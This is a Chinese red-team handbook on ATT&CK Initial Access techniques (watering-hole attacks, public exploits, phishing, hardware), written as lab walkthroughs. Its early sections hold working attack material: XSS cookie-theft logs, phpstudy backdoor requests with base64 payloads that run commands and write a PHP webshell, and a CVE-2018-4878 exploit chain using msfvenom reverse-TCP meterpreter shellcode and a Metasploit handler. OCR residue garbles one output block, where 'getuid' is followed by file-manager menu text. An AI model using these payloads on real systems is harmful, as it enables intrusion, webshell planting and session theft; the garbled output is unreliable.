ATT&CK 手册

By：DeadEye 安全团队

编者（排名不分前后）：

Dm
demonsec666
wLHK
sec875
Krbtgt
毁三观大人
狗蛋
CreaT0ye
朋与厌
WHITE
sky1ike
Geekby
Echocipher
Pumpkin
G01lc
yywoxin
Saxaul
小维
Skay
Creeper

本手册由多家安全公司及安全团队一线渗透人员制作编辑（排名不分前后）：
DeadEye 安全实验室
破晓安全团队
即刻安全团队
奇虎 360
奇安信
深信服蓝军
深信服安服
破晓团队
知道创宇
北京邮电大学


安全脉搏
启明星辰
行云知安
万达信息
其他行业

参考：

https://attack.mitre.org/

LOLBins

声明：本手册仅作为信息安全技术竞技与基于此模型进行防御使用，请勿用于其他用途，请在 24 小时内删除，如使用该手册从事他用，与本团队无关。



目录：

一、Initial Access（入口点）

一、水坑攻击

分析并了解目标的上网活动规律，寻找目标经常访问的网站的漏洞，利用漏洞在该网站植入恶意代码（陷阱、水坑），在目标进行访问时，攻击形成。

多种可能被植入的代码，包括：

1. 通过注入某些形式的恶意代码。例如：JavaScript、iframe、跨站脚本等
2. 植入恶意的广告链接
3. 内置的 Web 应用程序接口用于插入任何其他类型的对象，该对象可用于显示 Web 内容或包含在访问客户端上执行的脚本（例如，论坛帖子，评论和其他用户可控制的 Web 内容）
4. 重定向用户所经常访问的站点到恶意站点

1、在页面嵌入存储型 XSS，获得用户 cookie 信息


编写具有恶意功能的 javascript 语句，例如获取登录用户 cookie、内网 ip、截屏、网页源代码等操作，配合 XSS 平台可查看获取到的信息

+全部	时间	接收的内容	Request Headers	操作
-折叠	2019-09-29 14:30:17	• location : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • toplocation : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • cookie : security=low; PHPSESSID=g3metuau58sh2l3ds3pdrrgn8k • opener : • ip :	• HTTP_REFERER : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0 • REMOTE_ADDR : 125.37.99.27 • IP-ADDR :	删除
-折叠	2019-09-29 14:30:16	• location : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • toplocation : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • cookie : • opener : • ip : 192.168.31.182	• HTTP_REFERER : http://127.0.0.1/DVWA/vulnerabilities/xss_s/ • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0 • REMOTE_ADDR : 125.37.99.27 • IP-ADDR :	删除

2、phpstudy backdoor

2019 年 9 月 20 日杭州公安微信公众账号发布了“杭州警方通报打击涉网违法犯罪暨“净网 2019”专项行动战果”的文章，文章里说明 phpstudy 存在“后门”，攻击者通过在 phpstudy 2016 php5.4 和 phpstudy2018 php-5.2.17 和 php-5.4.45 中植入后门并发布至互联网，导致大量使用 phpstudy 的用户成为肉鸡。

后门代码存在于\ext\php*xmlrpc.dll 模块中 phpStudy2016 和 phpStudy2018 自带 php-5.2.17、php-5.4.45 phpStudy2016 路径 php\php-5.2.17\ext\php*xmlrpc.dll php\php-5.4.45\ext\php*xmlrpc.dll phpStudy2018 路径 PHPTutorial\php\php-5.2.17\ext\php*xmlrpc.dll PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll 用 notepad 打开此文件查找@eval，文件存在@eval(%s(‘%s’))证明漏洞存在，如图：



net user

GET /index.php HTTP/1.1

Host: 192.168.31.182

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language:zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding:gzip,deflate

Connection: close

Accept-charset:ZWNobyBzeXN0ZW0oIm5ldCB1c2VyIik7

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

一句话木马

GET /index.php HTTP/1.1

Host: 192.168.0.108

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language:zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding:gzip,deflate

Connection: close

Accept-charset:c3lzdGVtKCdlY2hvIF48P3BocCBAZXZhbCgkX1BPU1RbInNoZWxsIl0pP14+PlBlUFR1dG9yaWFsXFdXV1xzaGVsbC5waHAnKTs=

Upgrade-Insecure-Requests: 1



3、JSONP 水坑攻击

4、Adobe flash player 28（CVE-2018-4878）


攻击者通过构造特殊的 Flash 链接，当用户用浏览器/邮件/Office 访问此 Flash 链接时，会被“远程代码执行”，并且直接被 getshell。

环境： Kali Linux + Windows 7 sp1 渗透机：Kali Linux （ip：192.168.46.128） 靶机：Windows 7 sp1 （ip：192.168.46.129） exp：cve-2018-4878.py flash：flashplayer*activex*28.0.0.137.exe


a）使用 msfvenom 生成 shell 代码

msfvenom –p windows/meterpreter/reverse_tcp lhost=192.168.46.128 lport=8888 –f python>shellcode.txt

b)进入 CVE-2018-4878-master 目录，编辑 CVE-2018-4878.py 文件，将 msfvenom 生成的代码覆盖掉原来的代码：



修改 swf 文件及 html 文件位置：



c)Python 执行 CVE-2018-4878-master.py 代码，会生成两个文件，一个 swf 文件，一个 html 文件

python cve-2018-4878.py

```
total 152
drwxr-xr-x 2 root root   4096 Sep 30 00:51 .
drwxr-xr-x 3 root root   4096 Sep 29 22:02 ..
-rw-r--r-- 1 root root 122387 Sep 29 23:41 cve-2018-4878.py
-rw-r--r-- 1 root root  17891 Sep 29 23:42 exploit.swf
-rw-r--r-- 1 root root    427 Sep 29 23:42 index2.html
```

d)Kali Linux 开启 Apache2 服务，并将上面的 2 个文件放入/var/www/html 目录中（apache web 路径）

service apache2 start

cp index2.html /var/www/html/index2.html


cp exploit.swf /var/www/html/exploit.swf

e)Kali 开启 shell 监听


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.46.128
LHOST => 192.168.46.128
msf5 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.46.128:8888
```


f)win7 上安装 Adobe Flash Player28

g)使用 win7 自带的 IE8 浏览器访问 192.168.46.128/index2.html



h)Kali Linux 上成功获取 meterpreter shell


meterpreter > ipconfig
Interface 1
============
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 11
============
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:4a:a5:c6
MTU : 1500
IPv4 Address : 192.168.46.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::708e:651c:d242:ab41
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 12
============
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
Interface 13
============
Name : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : 2001:0:da44:fa75:180c:2a4:3f57:d17e
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::180c:2a4:3f57:d17e
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Trash
Other Locations
cve-2018



5、Beef 攻击框架

二、利用公开漏洞

利用软件、数据库、中间件、第三方库或存在漏洞的库等公开的漏洞，对目标系统进行攻击，以达到攻击未及时修补或升级的信息系统。

公开漏洞来源：

1. CVE、CNVD、CNNVD、exploit-db 等漏洞库
2. qq 群、推特、社区、论坛等社交平台
3. github

三、外部远程服务

VPN，Citrix 等远程服务和其他访问机制允许用户从外部位置连接到内部企业网络资源。通常有远程服务网关来管理这些服务的连接和凭证身份验

证。Windows 远程管理等服务也可以在外部使用。通常需要访问有效帐户来使用该服务，这可以通过凭证嫁接或在危及企业网络后从用户处获得凭证来实现。在操作期间，可以将对远程服务的访问用作冗余访问的一部分。

远程服务：VPN、Citrix、SSH、Windows 远程桌面、TeamViewer、EasyConnect 等

四、渗透到其他网络介质

如果命令和控制网络是有线因特网连接，则可以例如通过 WiFi 连接，调制解调器，蜂窝数据连接，蓝牙或其他射频（RF）信道进行泄漏。如果攻击者具有足够的访问权限或接近度，则攻击者可以选择执行此操作，并且可能无法保护或保护连接以及主要的 Internet 连接通道，因为它不通过同一企业网络路由。

五、硬件攻击

计算机附件，计算机或网络硬件可以作为矢量引入系统以获得执行。虽然 APT 组使用的公开参考很少，但许多渗透测试人员利用硬件添加进行初始访问。商业和开源产品的功能包括被动网络窃听，打破中间人加密，击键注入，通过 DMA 读取内核内存，增加新的无线接入现有网络等。

可添加的硬件：U 盘、鼠标、键盘、硬盘、智能设备、摄像头、打印机、USB 数据线、Pineapple 等

1、通过一根数据线控制你的苹果电脑

一根经过特殊定制的苹果手机充电器，使用它连接苹果电脑后，可以通过植入木马，远程操控电脑。 参考链接：https://mp.weixin.qq.com/s/bnbODlzMn7_vCgWyfm4Rsg DemonSeed 恶意 USB 数据线：https://github.com/O-MG/DemonSeed

六、通过可移动媒体进行复制

通过将恶意软件复制到可移动媒体并在将媒体插入系统并执行时利用自动运行功能，攻击者可能会移动到系统上，可能是那些在断开连接或气隙网

络上的系统。在横向移动的情况下，这可能通过修改存储在可移动媒体上的可执行文件或通过复制恶意软件并将其重命名为合法文件来欺骗用户在单独的系统上执行它来实现。在初始访问的情况下，这可以通过手动操纵媒体，修改用于初始格式化媒体的系统或修改媒体固件本身来实现。

可移动媒体：BadUSB、光碟等

七、鱼叉式钓鱼附件

鱼叉式钓鱼附件是鱼叉式钓鱼的一种特殊变体。鱼叉式钓鱼附件不同于其他形式的鱼叉式钓鱼，因为它发送带有有恶意软件的附件。所有形式的鱼叉式网络钓鱼都是以电子邮件的方式提供针对特定个人，公司或行业的社会工程。在这种情况下，攻击者会将文件附加到鱼叉式网络钓鱼电子邮件中，并且通常依靠用户执行来获取执行权。

附件有许多选项，例如 Microsoft Office 文档，可执行文件，PDF 或存档文件。打开附件后，攻击者的有效负载会利用漏洞或直接在用户的系统上执行。鱼叉式网络钓鱼电子邮件的文本通常试图给出一个合理的理由，说明为什么要打开文件，并且可以解释如何绕过系统保护以便这样做。该电子邮件还可能包含有关如何解密附件的说明，例如 zip 文件密码，以逃避电子邮件边界防御。攻击者经常操纵文件扩展名和图标，以使附加的可执行文件看起来像是文档文件，或者利用一个应用程序的文件看起来是另一个应用程序的文件。

八、鱼叉式钓鱼链接

带链接的鱼叉式网页钓鱼是鱼叉式网页钓鱼的一种特殊变种。它与其他形式的鱼叉式网络钓鱼不同之处在于它使用链接来下载电子邮件中包含的恶意软件，而不是将恶意文件附加到电子邮件本身，以避免可能检查电子邮件附件的防御。

所有形式的鱼叉式网络钓鱼都是以电子方式提供的针对特定个人，公司或行业的社会工程。在这种情况下，恶意电子邮件包含链接。通常，链接将伴随社会工程文本，并要求用户主动点击或复制并将 URL 粘贴到浏览器

中，从而利用用户执行。被访问的网站可能使用漏洞攻击来破坏 Web 浏览器，或者用户会被提示下载应用程序、文档、zip 文件，甚至是可执行文件，这首先取决于电子邮件的借口。攻击者还可以包括旨在与电子邮件阅读器直接交互的链接，包括旨在直接利用终端系统的嵌入式图像或验证电子邮件的接收（即网络错误/网络信标）。

九、通过服务进行鱼叉式网络钓鱼

通过服务进行的鱼叉式网络钓鱼是鱼叉式钓鱼的一种特殊变种。它与其他形式的鱼叉式网络钓鱼不同之处在于它使用第三方服务而不是直接通过企业电子邮件渠道。

